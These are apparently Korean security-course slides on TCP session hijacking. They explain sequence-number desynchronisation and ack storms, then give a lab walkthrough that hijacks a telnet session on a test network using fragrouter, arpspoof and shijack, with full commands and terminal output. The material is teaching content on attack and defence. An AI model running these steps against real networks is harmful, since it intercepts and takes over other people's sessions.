




네트워크 해킹과 보안

정보 보안 개론과 실습

개정3판



Chapter 09 세션 하이재킹

목차

01 세션 하이재킹 공격

02 TCP 세션 하이재킹

03 MITM 공격

학습목표

- 세션 하이재킹 공격의 패턴을 이해하고 실행할 수 있다.
- 세션 하이재킹 공격을 탐지할 수 있다.
- 세션 하이재킹 공격 시 적절한 대책과 예방법을 이해한다.
- MITM 공격을 이해하고 수행할 수 있다.

1. 세션 하이재킹 공격

1.1 세션 하이재킹 공격

■ 세션 하이재킹(Session Hijacking)

- '세션 가로채기'라는 의미
- 세션 : 사용자와 컴퓨터, 또는 두 컴퓨터 간의 활성화 상태

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ TCP 세션 하이재킹

- Non-Blind Attack(로컬 세션 하이재킹 공격)
 - 서버와 클라이언트가 통신할 때 TCP의 시퀀스 넘버를 제어의 문제점을 파고든 공격
 - 공격 대상을 탐지할 수 있으며, 시퀀스 넘버를 알아낼 수 있음.
- Blind Attack(원격 세션 하이재킹)
 - 공격 대상을 탐지할 수 없으며 시퀀스 넘버를 알아낼 수 없음.




그림 9-1 TCP 세션 하이재킹 개념도

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ TCP 시퀀스 번호 교환

표 9-1 TCP 연결에서의 시퀀스 번호 정의

명칭	설명
Client_My_Seq	클라이언트가 관리하는 자신의 시퀀스 번호
Client_Server_Seq	클라이언트가 알고 있는 서버의 시퀀스 번호
Server_My_Seq	서버가 관리하는 자신의 시퀀스 번호
Server_Client_Seq	서버가 알고 있는 클라이언트의 시퀀스 번호
Data_Len	데이터의 길이

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ 동기화(Synchronized) 상태




그림 9-2 정상적인 TCP 세션의 성립 과정

- $Client_My_Seq = Server_Client_Seq$
- $Server_My_Seq = Client_Server_Seq$

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ 비동기화(Desynchronized) 상태

- ① 데이터가 전송되기 전까지는 안정적인(stable) 상태
 - $Client_My_Seq \neq Server_Client_Seq$
 - $Server_My_Seq \neq Client_Server_Seq$
- ② 데이터가 전송될 때는 저장, 클라이언트에 서버의 승인 번호는 전달되지 않음.
 - $Server_Client_Seq < Client_My_Seq$
 - $Client_My_Seq < Server_Client_Seq + Data_Len$
- ③ 패킷 수신이 불가능한 상태로, 데이터도 버려짐.
 - $Server_Client_Seq + Data_Len < Client_My_Seq$
 - $Client_My_Seq < Server_Client_Seq$

■ 비동기화 상태로 만드는 방법

- 서버에서 초기 설정 단계의 접속을 끊고 다른 시퀀스 번호로 새로운 접속 생성
- 널(Null) 데이터를 보내는 방법

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ 새로운 접속 생성하기

- 서버와 클라이언트가 각자 알고 있는 시퀀스 넘버를 조작해서 속임
- 클라이언트측
 - Client_My_Seq = 공격자가 생성한 Server_Client_Seq
 - Client_Server_Seq = 공격자가 생성한 Server_My_Seq
- 서버측
 - Server_Client_Seq = 공격자가 생성한 Client_My_Seq
 - Server_My_Seq = 공격자가 생성한 Client_Server_Seq

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ 새로운 접속 생성하기




그림 9-3 TCP 세션 하이재킹 공격 시 TCP 세션의 변경 과정

2. TCP 세션 하이재킹

2.1 TCP 세션 하이재킹에 대한 이해

■ 애크 스톰(Ack Storm)

- 클라이언트가 정상적인 패킷을 보내면 서버는 정상적이지 않은 시퀀스 번호로 인식하며, 시퀀스 번호를 맞추기 위해 ACK 패킷에 Server_My_Seq와 Server_Client_Seq를 담아 보냄.
 - 클라이언트는 서버가 보내온 Server_Client_Seq가 자신의 Client_My_Seq와 다름을 확인하고, 서버에 Client_My_Seq 와 Client_Server_Seq가 담긴 ACK를 보내는데 이러한 과정이 무한히 반복되는 경우를 뜻함.
- 잘못된 패킷이 전달되지 않도록 ARP 스푸핑을 해두고 공격을 실시

2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기

- 실습환경**
- 텔넷 서버 시스템 : 우분투 서버 16
 - 텔넷 클라이언트 시스템 : 우분투 데스크탑 14
 - 공격자 시스템 : 칼리 리눅스
 - 필요 프로그램 : arpspoof, shijack

■ 공격 순서

- ① 클라이언트가 서버로 텔넷 접속을 한다.
- ② 공격자가 ARP 스푸핑으로 패킷의 흐름이 공격자를 통과하도록 변경한다.
- ③ 클라이언트와 서버의 통신을 끊고, 해당 세션을 클라이언트로부터 빼앗는다.

2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기


① shijack 설치하기

- TCP 세션 하이재킹에 사용할 shijack 다운로드

<https://packetstormsecurity.com/files/24657/shijack.tgz.html>

- 압축 풀어 실행

```
tar xvzf shijack.tgz
```



```
root@kali: ~/Downloads/shijack
File Edit View Search Terminal Help
root@kali:~/Downloads# tar xvzf shijack.tgz
shijack/
shijack/shijack.c
shijack/shijack-fbsd
shijack/README
shijack/shijack-lnx
shijack/shijack-sunsparc
root@kali:~/Downloads# cd shijack/
root@kali:~/Downloads/shijack# ls
README shijack.c shijack-fbsd shijack-lnx shijack-sunsparc
root@kali:~/Downloads/shijack#
```


그림 9-5 shijack의 압축 해제 및 실행 파일 확인

2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기

① shijack 설치하기

- shijack-lnx를 실행하여 실행 옵션 확인
./shijack-lnx



```
root@kali: ~/Downloads/shijack
File Edit View Search Terminal Help
root@kali:~/Downloads/shijack# ./shijack-lnx
Usage: ./shijack-lnx <interface> <src ip> <src port> <dst ip> <dst port> [-r]
<interface>          The interface you are going to hijack on.
<src ip>             The source ip of the connection.
<src port>          The source port of the connection.
<dst ip>            The destination IP of the connection.
<dst port>         The destination port of the connection.
[-r]                Reset the connection rather than hijacking it.

Coded by spwny, Inspiration by cyclozine (http://www.geocities.com/stasikous).
root@kali:~/Downloads/shijack#
```


그림 9-6 shijack-lnx의 실행 옵션 확인

2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기

② 텔넷 접속 생성하기

telnet 192.168.0.2



```
wishfree@ubuntu-S-16: ~  
wishfree@ubuntu-14:~$ telnet 192.168.0.2  
Trying 192.168.0.2...  
Connected to 192.168.0.2.  
Escape character is '^]'.  
Ubuntu 16.04 LTS  
ubuntu-S-16 login: wishfree  
Password:  
Last login: Sun Sep 18 15:33:19 KST 2016 from 192.168.0.200 on pts/0  
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-36-generic x86_64)  
  
* Documentation: https://help.ubuntu.com/  
  
123 packages can be updated.  
0 updates are security updates.  
  
wishfree@ubuntu-S-16:~$
```

그림 9-7 텔넷 연결 생성

2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기

③ 패킷 릴레이 설정하기

- ARP 스푸핑 공격 전 fragrouter를 이용하여 패킷이 끊어지지 않도록 준비
fragrouter -B1



```
root@kali: ~/Downloads/shijack
File Edit View Search Terminal Help
root@kali:~/Downloads/shijack#
root@kali:~/Downloads/shijack# fragrouter -B1
fragrouter: base-1: normal IP forwarding
```

그림 9-8 fragrouter 실행


2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기

④ ARP 스푸핑

- 텔넷 서버와 클라이언트 모두 ARP 스푸핑 수행


```
arpspoof -t 192.168.0.2 192.168.0.200
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# arpspoof -t 192.168.0.2 192.168.0.200  
0:c:29:ad:25:88 0:c:29:c4:9a:d 0806 42: arp reply 192.168.0.200 is-at 0:c:29:ad:  
25:88  
0:c:29:ad:25:88 0:c:29:c4:9a:d 0806 42: arp reply 192.168.0.200 is-at 0:c:29:ad:  
25:88  
0:c:29:ad:25:88 0:c:29:c4:9a:d 0806 42: arp reply 192.168.0.200 is-at 0:c:29:ad:  
25:88
```

그림 9-9 텔넷 서버에 대한 ARP 스푸핑 공격

```
arpspoof -t 192.168.0.200 192.168.0.2
```



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# arpspoof -t 192.168.0.200 192.168.0.2  
0:c:29:ad:25:88 0:c:29:3f:80:4d 0806 42: arp reply 192.168.0.2 is-at 0:c:29:ad:2:  
5:88  
0:c:29:ad:25:88 0:c:29:3f:80:4d 0806 42: arp reply 192.168.0.2 is-at 0:c:29:ad:2:  
5:88  
0:c:29:ad:25:88 0:c:29:3f:80:4d 0806 42: arp reply 192.168.0.2 is-at 0:c:29:ad:2:  
5:88
```


그림 9-10 텔넷 클라이언트에 대한 ARP 스푸핑 공격

2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기

⑤ 패킷 확인하기

- tcpdump를 이용하여 텔넷 서버와 클라이언트 간의 패킷 확인




```
root@kali: ~/Downloads/shijack
File Edit View Search Terminal Help
09:26:21.468025 IP 192.168.0.2.telnet > 192.168.0.200.37426: Flags [P.], seq 273
:372, ack 14, win 227, options [nop,nop,TS val 812132 ecr 717340], length 99
09:26:21.468149 IP 192.168.0.200.37426 > 192.168.0.2.telnet: Flags [.], ack 372,
win 253, options [nop,nop,TS val 717340 ecr 812132], length 0
09:26:21.468208 IP 192.168.0.200.37426 > 192.168.0.2.telnet: Flags [.], ack 372,
win 253, options [nop,nop,TS val 717340 ecr 812132], length 0
```

그림 9-11 텔넷 연결에 대한 Tcpcdump 결과

⑥ 세션 하이재킹 공격 수행하기

```
./shijack-lnx eth0 192.168.0.200 37426 192.168.0.2 23
```



```
root@kali: ~/Downloads/shijack
File Edit View Search Terminal Help
root@kali:~/Downloads/shijack# ./shijack-lnx eth0 192.168.0.200 37426 192.168.0.
2 23
Waiting for SEQ/ACK to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf
█
```


그림 9-12 shijack을 이용한 세션 하이재킹 1

2. TCP 세션 하이재킹

실습 9-1 텔넷 세션 하이재킹하기

⑥ 세션 하이재킹 공격 수행하기

- 클라이언트에서 아무 키나 입력하면 shijack에서 탐지한 패킷의 시퀀스 넘버를 확인하고 세션을 하이재킹함.



```
root@kali: ~/Downloads/shijack
File Edit View Search Terminal Help
root@kali:~/Downloads/shijack# ./shijack-lnx eth0 192.168.0.200 37426 192.168.0.2 23
Waiting for SEQ/ACK to arrive from the srcip to the dstip.
(To speed things up, try making some traffic between the two, /msg person asdf)
Got packet! SEQ = 0x92739bf2 ACK = 0x592eb5a
Starting hijack session, Please use ^C to terminate.
Anything you enter from now on is sent to the hijacked TCP connection.
```

그림 9-13 shijack을 이용한 세션 하이재킹 2

2. TCP 세션 하이재킹

